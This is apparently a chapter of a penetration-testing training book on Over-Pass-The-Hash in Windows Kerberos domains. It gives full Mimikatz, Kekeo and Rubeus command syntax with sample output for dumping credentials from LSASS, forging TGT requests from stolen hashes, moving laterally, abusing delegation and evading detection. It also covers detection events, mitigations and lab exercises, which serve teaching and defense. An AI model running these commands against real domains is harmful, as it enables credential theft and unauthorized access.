
Appearance
Chapter 28: Over-Pass-The-Hash (Pass-The-Key)
Introduction
In my experience, one of the most common questions I get during training is: "What's the difference between Pass-The-Hash and Over-Pass-The-Hash?" It's a fair question because, on the surface, both techniques involve using a stolen hash to impersonate a user. But the distinction is crucial for understanding modern Windows authentication and for knowing which technique to reach for in different operational contexts.
Pass-The-Hash (PtH), which we covered in Chapter 23, is an NTLM-based attack. You inject a hash into your session and use it to authenticate to services that accept NTLM. But here's the problem: many modern environments are hardening against NTLM. Group Policy can restrict NTLM authentication, network segmentation can block it, and high-value systems like Domain Controllers may be configured to require Kerberos. If you're holding an NTLM hash and the target only speaks Kerberos, you're stuck.
Over-Pass-The-Hash (OPTH), also known as Pass-The-Key, is the bridge that solves this problem. Instead of using the hash directly for NTLM authentication, you use it to obtain a legitimate Kerberos Ticket Granting Ticket (TGT) from the Domain Controller. Once you have that TGT, you're operating entirely within the Kerberos realm—you can request service tickets for any resource in the domain, and no NTLM traffic ever touches the wire.
I often use Over-Pass-The-Hash as my "go-to" technique when I've extracted hashes but need to move laterally to Kerberos-only resources. The beauty of this approach is that after the initial TGT request, your subsequent authentication looks identical to any other Kerberos user. You've essentially "upgraded" a stolen hash into a full Kerberos identity.
In this chapter, we'll explore the technical foundations of how this works, the specific Mimikatz and Kekeo commands that implement it, and the detection opportunities that defenders can use to catch it.
Technical Foundation
Understanding Kerberos Pre-Authentication
To understand Over-Pass-The-Hash, you first need to understand how Kerberos pre-authentication works. When a user logs onto a Windows domain-joined machine, the system needs to obtain a TGT from the Key Distribution Center (KDC), which runs on Domain Controllers.
The authentication flow works like this:
AS-REQ (Authentication Service Request): The client sends a request to the KDC asking for a TGT for the user.
Pre-Authentication Challenge: Modern Kerberos (v5) requires the client to prove they know the user's password before the KDC issues a ticket. This is done by encrypting a timestamp with a key derived from the user's password.
Key Derivation: Here's the critical piece—the encryption key used for pre-authentication is derived directly from the user's password. For RC4 (etype 23), the key is literally the NTLM hash. For AES (etypes 17 and 18), the key is derived using PBKDF2 with the password, username, and domain as salt.
AS-REP (Authentication Service Reply): If the KDC can successfully decrypt the pre-authentication data, it issues a TGT encrypted with the krbtgt account's key.
The Key Insight: RC4 = NTLM Hash
This is the insight that makes Over-Pass-The-Hash possible. When you use RC4-HMAC encryption (etype 23), the Kerberos encryption key is mathematically identical to the NTLM hash:
RC4 Kerberos Key = NTLM Hash = MD4(UTF-16LE(password))This means if you have an NTLM hash, you already have a valid Kerberos key for RC4-based authentication. You can use it to encrypt the pre-authentication timestamp, and the KDC will happily issue you a TGT.
AES Keys: A Different Derivation
For AES encryption (etypes 17 and 18), the picture is different. The AES keys are derived using PBKDF2:
AES Key = PBKDF2-HMAC-SHA1(password, salt, 4096)
Where salt = uppercase(domain) + username
This means you cannot use an NTLM hash to perform Over-Pass-The-Hash with AES encryption. You need either:
- The cleartext password (to derive the key)
- The AES keys themselves (extracted via
sekurlsa::ekeys)
This is why disabling RC4 in your domain is a meaningful defensive measure—it forces attackers to obtain the AES keys, which requires additional steps.
Encryption Type Hierarchy
Windows clients negotiate encryption types based on what both the client and KDC support. The default preference order is:
| Priority | Encryption Type | EType | Key Source |
|---|---|---|---|
| 1 | AES-256-CTS-HMAC-SHA1 | 0x12 (18) | Derived from password |
| 2 | AES-128-CTS-HMAC-SHA1 | 0x11 (17) | Derived from password |
| 3 | RC4-HMAC | 0x17 (23) | NTLM hash |
| 4 | DES-CBC-MD5 | 0x03 (3) | Derived from password (deprecated) |
When an attacker performs Over-Pass-The-Hash with only an NTLM hash, they must request RC4 encryption specifically. This is a detectable anomaly in environments that have migrated to AES-only authentication.
The Authentication Flow: OPTH Edition
Here's what happens during an Over-Pass-The-Hash attack:
Attacker                          Domain Controller (KDC)
    |                                      |
    |  1. Build AS-REQ with:               |
    |     - Username                       |
    |     - Domain                         |
    |     - Pre-auth timestamp encrypted   |
    |       with NTLM hash (RC4)           |
    |------------------------------------->|
    |                                      |
    |  2. KDC decrypts pre-auth using      |
    |     stored key, validates timestamp  |
    |                                      |
    |  3. AS-REP containing:               |
    |     - TGT (encrypted with krbtgt)    |
    |     - Session key                    |
    |<-------------------------------------|
    |                                      |
    |  Attacker now has valid TGT          |
    |  and can request service tickets     |
The key insight is that the KDC has no way to tell if the encryption key came from a password the user typed or from a hash the attacker stole from memory. If the math checks out, the ticket is issued.
Command Reference
sekurlsa::pth (Mimikatz)

The sekurlsa::pth command in Mimikatz performs Pass-The-Hash for both NTLM and Kerberos contexts. For Over-Pass-The-Hash specifically, it injects the hash into a new process's Kerberos credential structure within LSASS.
Syntax:
mimikatz # sekurlsa::pth /user:<username> /domain:<domain> /ntlm:<hash> [/aes128:<key>] [/aes256:<key>] [/run:<command>]Parameters for sekurlsa::pth:
| Parameter | Required | Description |
|---|---|---|
/user: | Yes | Username of the target account |
/domain: | Yes | Domain name (FQDN or NetBIOS) |
/ntlm: | * | NTLM hash (32 hex characters) |
/aes128: | * | AES-128 key (32 hex characters) |
/aes256: | * | AES-256 key (64 hex characters) |
/rc4: | * | Alias for /ntlm: |
/run: | No | Command to execute (default: cmd.exe) |
/luid: | No | Specific logon session ID to target |
/impersonate | No | Impersonate instead of spawning new process |
*At least one of /ntlm:, /aes128:, or /aes256: is required.
Example - Basic Over-Pass-The-Hash:
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:admin /domain:corp.local /ntlm:7a118f7a2f2b34d61fa19b840b4f5203
user    : admin
domain  : corp.local
program : cmd.exe
impers. : no
NTLM    : 7a118f7a2f2b34d61fa19b840b4f5203
  |  PID  2340
  |  TID  3412
  |  LSA Process is now R/W
  |  LUID 0 ; 1859214 (00000000:001c5a0e)
  \_ msv1_0   - data copy @ 000001BFAB8D4E70 : OK !
  \_ kerberos - data copy @ 000001BFAB957038 : OK !
Example - Using AES Keys (Preferred for OPSEC):
mimikatz # sekurlsa::pth /user:admin /domain:corp.local /aes256:4a3c8e9f2d1b0a7c6e5f4d3c2b1a0987654321fedcba0987654321fedcba09Example - Custom Run Command:
mimikatz # sekurlsa::pth /user:admin /domain:corp.local /ntlm:7a118f7a2f2b34d61fa19b840b4f5203 /run:powershell.exeUnderstanding the Output:
When sekurlsa::pth executes, it:
- Creates a new process (default: cmd.exe) in a suspended state
- Opens LSASS and locates the credential structures for the new logon session
- Overwrites the Kerberos credentials with the provided hash/keys
- Resumes the process
The new process now has an "empty" Kerberos ticket cache, but LSASS has the keys to request tickets on demand. When that process tries to access a network resource, Windows automatically requests a TGT using the injected credentials.
tgt::ask (Kekeo)
Kekeo takes a fundamentally different approach. Instead of manipulating LSASS memory, it directly implements the Kerberos protocol and sends AS-REQ packets to the Domain Controller.
Syntax:
kekeo # tgt::ask /user:<username> /domain:<domain> /password:<password>|/rc4:<hash>|/aes256:<key> [/kdc:<dc>] [/ptt]Parameters for tgt::ask:
| Parameter | Required | Description |
|---|---|---|
/user: | Yes | Username (SAMAccountName or UPN) |
/domain: | Yes | Domain FQDN |
/password: | * | Cleartext password |
/rc4: | * | RC4/NTLM hash |
/aes128: | * | AES-128 key |
/aes256: | * | AES-256 key |
/des: | * | DES key (legacy) |
/kdc: | No | Specific DC to contact (auto-discovered if not specified) |
/ptt | No | Pass-The-Ticket: inject resulting TGT into current session |
/ticket: | No | Save ticket to specified file path |
*At least one credential parameter is required.
Example - Request TGT with NTLM Hash:
kekeo # tgt::ask /user:admin /domain:corp.local /rc4:7a118f7a2f2b34d61fa19b840b4f5203 /ptt
Realm        : corp.local (CORP)
User         : admin (admin)
CName        : admin    [KRB_NT_PRINCIPAL (1)]
SName        : krbtgt/corp.local      [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : ENCRYPTION KEY 23 (rc4_hmac_nt      ): 7a118f7a2f2b34d61fa19b840b4f5203
[kdc] name: DC01.corp.local (auto)
[kdc] addr: 10.0.0.1 (auto)
  > Ticket in file 'TGT_admin@CORP.LOCAL_krbtgt~corp.local@CORP.LOCAL.kirbi'
  > Ticket injected into current session
Example - Request TGT with AES-256 Key:
kekeo # tgt::ask /user:admin /domain:corp.local /aes256:4a3c8e9f2d1b0a7c6e5f4d3c2b1a0987654321fedcba0987654321fedcba09 /ptt
Realm        : corp.local (CORP)
User         : admin (admin)
CName        : admin    [KRB_NT_PRINCIPAL (1)]
SName        : krbtgt/corp.local      [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : ENCRYPTION KEY 18 (aes256_hmac      ): 4a3c8e9f2d1b0a7c6e5f4d3c2b1a0987654321fedcba0987654321fedcba09
[kdc] name: DC01.corp.local (auto)
[kdc] addr: 10.0.0.1 (auto)
  > Ticket in file 'TGT_admin@CORP.LOCAL_krbtgt~corp.local@CORP.LOCAL.kirbi'
Example - Request TGT with Password (Key Derivation):
kekeo # tgt::ask /user:admin /domain:corp.local /password:P@ssw0rd123! /ptt
Realm        : corp.local (CORP)
User         : admin (admin)
CName        : admin    [KRB_NT_PRINCIPAL (1)]
SName        : krbtgt/corp.local      [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : ENCRYPTION KEY 23 (rc4_hmac_nt      ): 7a118f7a2f2b34d61fa19b840b4f5203
Rubeus asktgt (Alternative)
For completeness, here's the Rubeus equivalent. Many operators prefer Rubeus because it's a single .NET assembly that doesn't touch LSASS.
Syntax:
Rubeus.exe asktgt /user:<username> /domain:<domain> /rc4:<hash> [/ptt] [/nowrap]Example:
C:\> Rubeus.exe asktgt /user:admin /domain:corp.local /rc4:7a118f7a2f2b34d61fa19b840b4f5203 /ptt /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 7a118f7a2f2b34d61fa19b840b4f5203
[*] Building AS-REQ (w/ preauth) for: 'corp.local\admin'
[*] Using domain controller: DC01.corp.local (10.0.0.1)
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFmjCCBZ...

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/corp.local
  ServiceRealm             :  CORP.LOCAL
  UserName                 :  admin
  UserRealm                :  CORP.LOCAL
  StartTime                :  2/5/2026 9:00:00 AM
  EndTime                  :  2/5/2026 7:00:00 PM
  RenewTill                :  2/12/2026 9:00:00 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  abc123...
Attack Scenarios
Scenario 1: Basic Lateral Movement with Extracted Hash
Context: You've compromised a workstation and extracted an NTLM hash for a domain admin using sekurlsa::logonpasswords. The file server you want to access requires Kerberos.
Step 1: Confirm the Target Requires Kerberos
cmd
C:\> net use \\fileserver\share
System error 1790 has occurred.
The network logon failed.
Step 2: Extract the Hash (if not already done)
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 4521234 (00000000:0044fd12)
Session           : Interactive from 2
User Name         : domainadmin
Domain            : CORP
Logon Server      : DC01
        * NTLM     : 7a118f7a2f2b34d61fa19b840b4f5203
        * SHA1     : 83f2b...
Step 3: Perform Over-Pass-The-Hash
mimikatz # sekurlsa::pth /user:domainadmin /domain:corp.local /ntlm:7a118f7a2f2b34d61fa19b840b4f5203Step 4: Access the Resource from the New Process
cmd
C:\> net use \\fileserver\share
The command completed successfully.

C:\> dir \\fileserver\share
 Volume in drive \\fileserver\share has no label.
 Directory of \\fileserver\share

02/05/2026  09:15 AM    <DIR>          .
02/05/2026  09:15 AM    <DIR>          ..
02/05/2026  09:15 AM            12,345 sensitive_data.xlsx
Step 5: Verify Kerberos Tickets Were Obtained
cmd
C:\> klist

Current LogonId is 0:0x1c5a0e

Cached Tickets: (2)

#0>     Client: domainadmin @ CORP.LOCAL
        Server: krbtgt/CORP.LOCAL @ CORP.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent

#1>     Client: domainadmin @ CORP.LOCAL
        Server: cifs/fileserver.corp.local @ CORP.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
Scenario 2: OPSEC-Conscious Approach with AES Keys
Context: You're operating in a mature environment with strong detection capabilities. Using RC4 will trigger alerts. You need to use AES keys.
Step 1: Extract AES Keys
mimikatz # privilege::debug
mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 4521234 (00000000:0044fd12)
Session           : Interactive from 2
User Name         : domainadmin
Domain            : CORP
        * aes256_hmac: 4a3c8e9f2d1b0a7c6e5f4d3c2b1a0987654321fedcba0987654321fedcba09
        * aes128_hmac: 1a2b3c4d5e6f7a8b9c0d1e2f3a4b5c6d
        * rc4_hmac:    7a118f7a2f2b34d61fa19b840b4f5203
Step 2: Use AES-256 for Over-Pass-The-Hash
mimikatz # sekurlsa::pth /user:domainadmin /domain:corp.local /aes256:4a3c8e9f2d1b0a7c6e5f4d3c2b1a0987654321fedcba0987654321fedcba09Step 3: Verify AES Encryption in Tickets
cmd
C:\> klist

Cached Tickets: (1)

#0>     Client: domainadmin @ CORP.LOCAL
        Server: krbtgt/CORP.LOCAL @ CORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
This approach blends in with normal Kerberos traffic because AES-256 is the default encryption type in modern domains.
Scenario 3: Remote TGT Request without LSASS Access
Context: You have hash material but cannot or don't want to touch LSASS. Perhaps you're operating from a non-domain-joined system or want to avoid LSASS-based detections.
Step 1: Use Kekeo from Any System
kekeo # tgt::ask /user:domainadmin /domain:corp.local /rc4:7a118f7a2f2b34d61fa19b840b4f5203

[kdc] name: DC01.corp.local (auto)
[kdc] addr: 10.0.0.1 (auto)
  > Ticket in file 'TGT_domainadmin@CORP.LOCAL_krbtgt~corp.local@CORP.LOCAL.kirbi'
Step 2: Transfer Ticket to Target System
The .kirbi file can be moved to another system and imported:
mimikatz # kerberos::ptt TGT_domainadmin@CORP.LOCAL_krbtgt~corp.local@CORP.LOCAL.kirbiStep 3: Use the Ticket
cmd
C:\> klist
C:\> dir \\dc01\sysvol
Scenario 4: Constrained Delegation Abuse Chain
Context: You've compromised a service account that has constrained delegation configured. You want to impersonate an admin to a specific service.
Step 1: Extract the Service Account's Hash
mimikatz # sekurlsa::logonpasswords
        * NTLM     : abc123def456...
Step 2: Request a TGT for the Service Account
kekeo # tgt::ask /user:webservice /domain:corp.local /rc4:abc123def456... /pttStep 3: Request a Delegated TGS
kekeo # tgs::s4u /tgt:TGT_webservice@CORP.LOCAL_krbtgt~corp.local@CORP.LOCAL.kirbi /user:admin@corp.local /service:http/internalweb.corp.localThis chain leverages Over-Pass-The-Hash as the first step in a more complex delegation attack.
Detection and IOCs
Event Log Detection
Over-Pass-The-Hash generates several detectable events, though the signatures differ between the Mimikatz and Kekeo approaches.
Event ID 4768 - TGT Request (Domain Controller)
Every TGT request generates this event on the Domain Controller. Key fields to monitor:
| Field | Normal Value | OPTH Indicator |
|---|---|---|
TicketEncryptionType | 0x12 (AES-256) | 0x17 (RC4) in AES-only environment |
IpAddress | User's workstation | Unexpected source IP |
PreAuthType | 2 (encrypted timestamp) | Usually normal |
Sample 4768 Event:
xml
<Event>
  <System>
    <EventID>4768</EventID>
    <Computer>DC01.corp.local</Computer>
  </System>
  <EventData>
    <Data Name="TargetUserName">domainadmin</Data>
    <Data Name="TargetDomainName">CORP.LOCAL</Data>
    <Data Name="ServiceName">krbtgt</Data>
    <Data Name="TicketEncryptionType">0x17</Data>
    <Data Name="IpAddress">::ffff:10.0.0.50</Data>
    <Data Name="IpPort">49234</Data>
    <Data Name="PreAuthType">2</Data>
  </EventData>
</Event>
Detection Logic:
- Alert when
TicketEncryptionType= 0x17 (RC4) if your domain policy requires AES - Correlate
IpAddresswith expected workstation for that user - Watch for TGT requests from servers or systems that shouldn't initiate user authentication
Sysmon Event ID 10 - Process Access (LSASS)
When Mimikatz's sekurlsa::pth runs, it opens LSASS with specific access rights.

Key Fields:
xml
<Event>
  <EventData>
    <Data Name="SourceImage">C:\temp\mimikatz.exe</Data>
    <Data Name="TargetImage">C:\Windows\system32\lsass.exe</Data>
    <Data Name="GrantedAccess">0x1010</Data>
    <Data Name="CallTrace">C:\Windows\SYSTEM32\ntdll.dll+...</Data>
  </EventData>
</Event>
Detection Logic:
- Alert on any non-system process accessing LSASS
- Focus on
GrantedAccessmasks that includePROCESS_VM_READ(0x0010) - Build a baseline of legitimate LSASS accessors (AV, EDR, Windows Defender)
Sysmon Event ID 3 - Network Connection (Kekeo/Rubeus)
When Kekeo or Rubeus makes a direct Kerberos request, they generate network connections to port 88 from non-LSASS processes.
Key Fields:
xml
<Event>
  <EventData>
    <Data Name="Image">C:\Tools\kekeo.exe</Data>
    <Data Name="DestinationPort">88</Data>
    <Data Name="DestinationIp">10.0.0.1</Data>
    <Data Name="Protocol">tcp</Data>
  </EventData>
</Event>
Detection Logic:
- Alert on ANY process other than
lsass.execonnecting to port 88 - This is a high-fidelity detection—legitimate Kerberos traffic always originates from LSASS
Event ID 4624 - Logon (Workstation)
When sekurlsa::pth creates a new process, it generates a logon event with distinctive characteristics.
Detection Logic:
- Logon Type 9 (NewCredentials) can indicate credential injection
- Look for rapid succession of Type 9 logons followed by network activity
Network-Based Detection
| Indicator | Description | Tool |
|---|---|---|
| Non-LSASS Kerberos traffic | TCP/88 from unexpected processes | Zeek, Suricata |
| RC4 in AES-only environment | Etype 23 when policy requires 17/18 | Kerberos protocol analysis |
| TGT from unexpected hosts | User's TGT requested from non-workstation | Correlation with DHCP/asset inventory |
| Rapid TGT requests | Multiple TGT requests in short timeframe | Rate limiting, anomaly detection |
High-Signal Telemetry Recommendations
Enable Advanced Audit Policy: Ensure "Audit Kerberos Authentication Service" is set to Success and Failure on all Domain Controllers.
Deploy Sysmon: Use a configuration that logs:
- Process Access to LSASS (Event ID 10)
- Network Connections (Event ID 3) with port 88 filter
Implement Honey Tokens: Create decoy accounts and alert on any TGT requests for them.
Monitor Encryption Downgrade: Alert on RC4 TGT requests if your domain supports AES.
Defensive Strategies
1. Disable RC4 Kerberos Encryption
This is the single most impactful defense against Over-Pass-The-Hash using NTLM hashes.
Implementation:
# Group Policy: Computer Configuration > Policies > Windows Settings >
#   Security Settings > Local Policies > Security Options
# "Network security: Configure encryption types allowed for Kerberos"

# Enable only:
# - AES128_HMAC_SHA1
# - AES256_HMAC_SHA1

# Via Registry (Domain Controllers):
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Kerberos\Parameters
SupportedEncryptionTypes = 0x18 (24 decimal, AES only)Impact: Attackers can no longer use NTLM hashes for Kerberos authentication. They must extract AES keys using sekurlsa::ekeys, which requires additional privileges and generates additional telemetry.
2. Enable LSA Protection (PPL)
Protected Process Light for LSASS prevents unauthorized access to its memory.
Implementation:
# Registry:
HKLM\SYSTEM\CurrentControlSet\Control\Lsa
RunAsPPL = 1

# Or via Group Policy in Windows 11 / Server 2022+Impact: Standard sekurlsa:: commands fail. Attackers must use kernel-mode attacks (mimidrv.sys) or offline extraction methods.
3. Deploy Credential Guard
Credential Guard isolates secrets in a virtualization-based security container.
Implementation:
- Requires UEFI, Secure Boot, and virtualization support
- Enable via Group Policy: "Turn On Virtualization Based Security"
Impact: NTLM hashes and Kerberos keys are not extractable from LSASS memory. Even sekurlsa::logonpasswords returns empty results for protected credentials.
4. Implement Tiered Administration
Separate credentials by privilege level:
- Tier 0: Domain Controllers, PKI, identity systems
- Tier 1: Servers, applications
- Tier 2: Workstations, end users
Impact: A compromised workstation only yields Tier 2 credentials, which cannot be used to access higher tiers.
5. Monitor Kerberos Authentication Anomalies
Deploy detection rules for:
- RC4 TGT requests in AES-only environments
- TGT requests from unexpected source IPs
- Non-LSASS processes connecting to port 88
6. Use Protected Users Security Group
Add high-value accounts to the Protected Users group.
Impact:
- Cannot use NTLM authentication
- Cannot use DES or RC4 for Kerberos
- TGT lifetime reduced to 4 hours
- Credentials not cached on workstations
7. Deploy Authentication Silos and Policies
Windows Server 2012 R2+ supports Authentication Policies that can restrict where credentials can be used.
Implementation: Use ADAC or PowerShell to create policies that limit privileged account authentication to specific systems.
Comparison: OPTH Methods
| Characteristic | Mimikatz (sekurlsa::pth) | Kekeo (tgt::ask) | Rubeus (asktgt) |
|---|---|---|---|
| Requires Admin | Yes (LSASS access) | No (if you have hash) | No (if you have hash) |
| Touches LSASS | Yes | No | No |
| Generates Sysmon ID 10 | Yes | No | No |
| Generates Sysmon ID 3 (port 88) | No (LSASS does it) | Yes | Yes |
| Stealth on Wire | Higher (blends with normal) | Lower (obvious source) | Lower (obvious source) |
| Works from Non-Domain System | No | Yes | Yes |
| Ticket Output | Injected into new process | .kirbi file or inject | Base64 or inject |
| Deferred Request | Yes (on first network access) | No (immediate) | No (immediate) |
Operational Considerations
When to Use Over-Pass-The-Hash
- Target resources require Kerberos (NTLM disabled or blocked)
- You need to access multiple resources with one credential (TGT gives you flexibility)
- You want to avoid leaving NTLM authentication trails
- You need to leverage delegation (S4U2Self, S4U2Proxy)
When NOT to Use Over-Pass-The-Hash
- Target only accepts NTLM (rare, but some legacy systems)
- You're operating in a heavily monitored environment with Kerberos anomaly detection
- The domain has disabled RC4 and you only have NTLM hashes
OPSEC Considerations
Prefer AES Keys: If you can extract them, use AES-256. It matches normal domain traffic.
Match the Source: If possible, run OPTH from the user's actual workstation to avoid IP correlation alerts.
Mind the Clock: Kerberos is time-sensitive. Ensure your system clock is within 5 minutes of the DC.
Clean Up Tickets: After your operation, purge the ticket cache:
klist purgeConsider Deferred vs. Immediate: Mimikatz's deferred approach may be harder to detect because the TGT request comes from LSASS, not a suspicious process.
Common Failure Modes
| Error | Cause | Solution |
|---|---|---|
KDC_ERR_C_PRINCIPAL_UNKNOWN | Username doesn't exist | Verify username and domain |
KDC_ERR_PREAUTH_FAILED | Wrong hash or key | Verify credential material |
KRB_AP_ERR_SKEW | Clock skew > 5 minutes | Sync time with DC |
KDC_ERR_ETYPE_NOSUPP | RC4 disabled, using NTLM hash | Extract AES keys instead |
| Access Denied (0x5) | Insufficient privileges for pth | Elevate to admin or SYSTEM |
Troubleshooting Tips
Verify Hash Format: NTLM hashes are 32 hex characters, AES-256 keys are 64 hex characters.
Check Domain Connectivity: Ensure UDP/TCP 88 is reachable to a Domain Controller.
Test with
klist: After OPTH, runklistto verify tickets were obtained.Use
/kdc:for Specific DC: If auto-discovery fails, specify a DC manually.
Practical Lab Exercises
Exercise 1: Basic Over-Pass-The-Hash
Objective: Perform OPTH with an NTLM hash and verify ticket acquisition.
Prerequisites:
- Lab environment with Domain Controller
- Workstation with local admin access
- Target user's NTLM hash
Steps:
Dump credentials from the target system:
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords
Record the NTLM hash for a domain user.
Perform Over-Pass-The-Hash:
mimikatz # sekurlsa::pth /user:targetuser /domain:lab.local /ntlm:<hash>In the new command prompt, verify tickets:
cmdklistAccess a network resource:
cmddir \\fileserver\shareRun
klistagain to see the service ticket that was acquired.
Expected Observations in Logs:
- Sysmon Event ID 10 (LSASS access) on the source workstation
- Event ID 4768 (TGT request) on the Domain Controller
- Event ID 4769 (TGS request) when accessing the file share
Exercise 2: Detecting Encryption Downgrade
Objective: Configure monitoring to detect RC4 TGT requests.
Steps:
Enable Advanced Audit Policy on DC:
cmdauditpol /set /subcategory:"Kerberos Authentication Service" /success:enable /failure:enablePerform OPTH with an NTLM hash (RC4):
kekeo # tgt::ask /user:testuser /domain:lab.local /rc4:<hash>On the DC, open Event Viewer and find Event ID 4768.
Examine the
TicketEncryptionTypefield—it should show0x17(RC4).Create an alert rule for
TicketEncryptionType = 0x17in your SIEM.
Exercise 3: Network-Based Detection with Sysmon
Objective: Detect non-LSASS Kerberos traffic.
Steps:
Ensure Sysmon is configured to log network connections (Event ID 3).
Run Kekeo's
tgt::ask:kekeo # tgt::ask /user:testuser /domain:lab.local /rc4:<hash>Search for Sysmon Event ID 3 with:
DestinationPort = 88Image != C:\Windows\System32\lsass.exe
Create a detection rule based on this pattern.
Exercise 4: Testing AES-Only Environment
Objective: Understand the impact of disabling RC4.
Steps:
On the DC, configure Kerberos to allow only AES:
# Group Policy or Registry
SupportedEncryptionTypes = 0x18
Attempt OPTH with only an NTLM hash:
kekeo # tgt::ask /user:testuser /domain:lab.local /rc4:<hash>Observe the error:
KDC_ERR_ETYPE_NOSUPPExtract AES keys and retry:
mimikatz # sekurlsa::ekeys
kekeo # tgt::ask /user:testuser /domain:lab.local /aes256:<key>
Verify success and note the additional step required.
Summary
Over-Pass-The-Hash is the essential bridge between NTLM credential theft and Kerberos-based lateral movement:
- RC4 Kerberos keys = NTLM hashes: This mathematical equivalence is the foundation of the attack.
- Two main approaches: Mimikatz (
sekurlsa::pth) touches LSASS but blends network traffic; Kekeo/Rubeus don't touch LSASS but generate anomalous network patterns. - AES keys are better OPSEC: Using AES-256 keys matches normal traffic and avoids RC4 downgrade detection.
- Disabling RC4 is high-impact defense: It forces attackers into additional extraction steps.
- Detection is possible: Non-LSASS port 88 traffic, encryption downgrade, and source IP correlation are all viable detection strategies.
- Protected Users and Credential Guard are strong mitigations: They fundamentally change what credentials are available to attackers.
Master Over-Pass-The-Hash, and you've mastered the transition from credential extraction to domain-wide lateral movement using Kerberos.
Next: Chapter 29: Kerberos Tickets - Pass-the-CachePrevious: Chapter 27: Kerberos Tickets - Change Password